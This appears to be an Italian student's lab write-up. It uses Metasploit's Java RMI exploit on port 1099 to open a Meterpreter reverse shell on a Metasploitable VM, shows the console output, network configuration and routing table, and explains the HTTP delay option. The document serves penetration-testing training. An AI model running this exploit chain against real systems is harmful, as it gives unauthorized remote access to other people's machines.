
PROGETTO:

Il compito di oggi è diviso in diversi step:

- Assegnare indirizzo ip a kali: 192.168.11.111
- Assegnare indirizzo ip a metasploitable: 192.168.11.112
- Creare una sessione con meterpreter sfruttando la vulnerabilità sulla porta 1099- java rmi della macchina metasploitable
- Vedere la configurazione di rete
- Vedere la tabella di routing
- Cosa è HTTP delay e perchè potrebbe uscire un errore risolvinile impostandolo a 20.



Una volta impostati i due indirizzi ip, facciamo il ping e il comando di nmap per accertarsi che i due dispositivi comunichino correttamente, e quali sono le porte con i relativi servizi e versioni che sono aperte sulla macchina vittima.

Apriamo un altro terminale su kali e avviamo msfconsole, cerchiamo l'exploit adatto per la nostra vulnerabilità sulla porta 1099- java rmi. Individuato l'exploit lo usiamo con il payload di default e andiamo a settare l'indirizzo ip della macchina vittima.

Fatto questo lanciamo il nostro exploit per creare una sessione ed entrare nella macchina sfruttando la vulnerabilità. Il java rmi è un servizio che consente a diversi processi java di comunicare tra di loro attraverso una rete. La sua

vulnerabilità è dovuta ad una configurazione di default errata che permette ad un attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target.

```
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                    no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/gCOg33wMr
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:55448) at 2024-11-15 03:58:11 -0500

meterpreter >
```

Adesso la sessione è aperta e noi siamo dentro la macchina vittima, infatti vedendo la configurazione di rete possiamo vedere che il nostro ip sulla macchina di kali sarà adesso l'ip di metaploitable. Vediamo anche la tabella di routing per vedere gli indirizzi:

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe17:5a9f
IPv6 Netmask : ::
```

CONFIGURAZIONE DI RETE

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.11.112   255.255.255.0   0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe17:5a9f  ::       ::
meterpreter >
```


TABELLA DI ROUTING

L'ultima parte del compito diceva che questo exploit che abbiamo lanciato per entrare nella macchina target poteva darci un errore e se fosse successo avremo potuto risolverlo settando l'HTTP delay a 20 anzi che a 10 come è di default. Nel mio caso non ho avuto errori e tutto ha funzionato ma facciamo chiarezza sul perchè questo errore poteva verificarsi.

l'HTTP delay si riferisce al ritardo che si verifica tra una comunicazione http client e http server e può dipendere da diversi fattori come ad esempio:

- **Latenza di rete:** distanza fisica tra client e server e congestione nella rete.
- **Dimensioni della richiesta o risposta:** dati più grandi richiedono più tempo per essere trasferiti.
- **Cache:** l'assenza di cache (o configurazioni inefficaci) aumenta il delay, poiché il server deve sempre generare risposte complete.
- **Carico del server:** server sovraccarichi o mal configurati possono rallentare le risposte.
- **Protocolli di sicurezza:** handshake TLS/SSL aggiunge tempo alle connessioni HTTPS.
- **Content Delivery Network (CDN):** l'assenza di una CDN può aumentare il delay, soprattutto per utenti lontani dal server principale.

Concludendo l'esercizio consiglia, in caso di errore, di settarlo a 20 per dare più tempo di attesa per la comunicazione tra le due parti.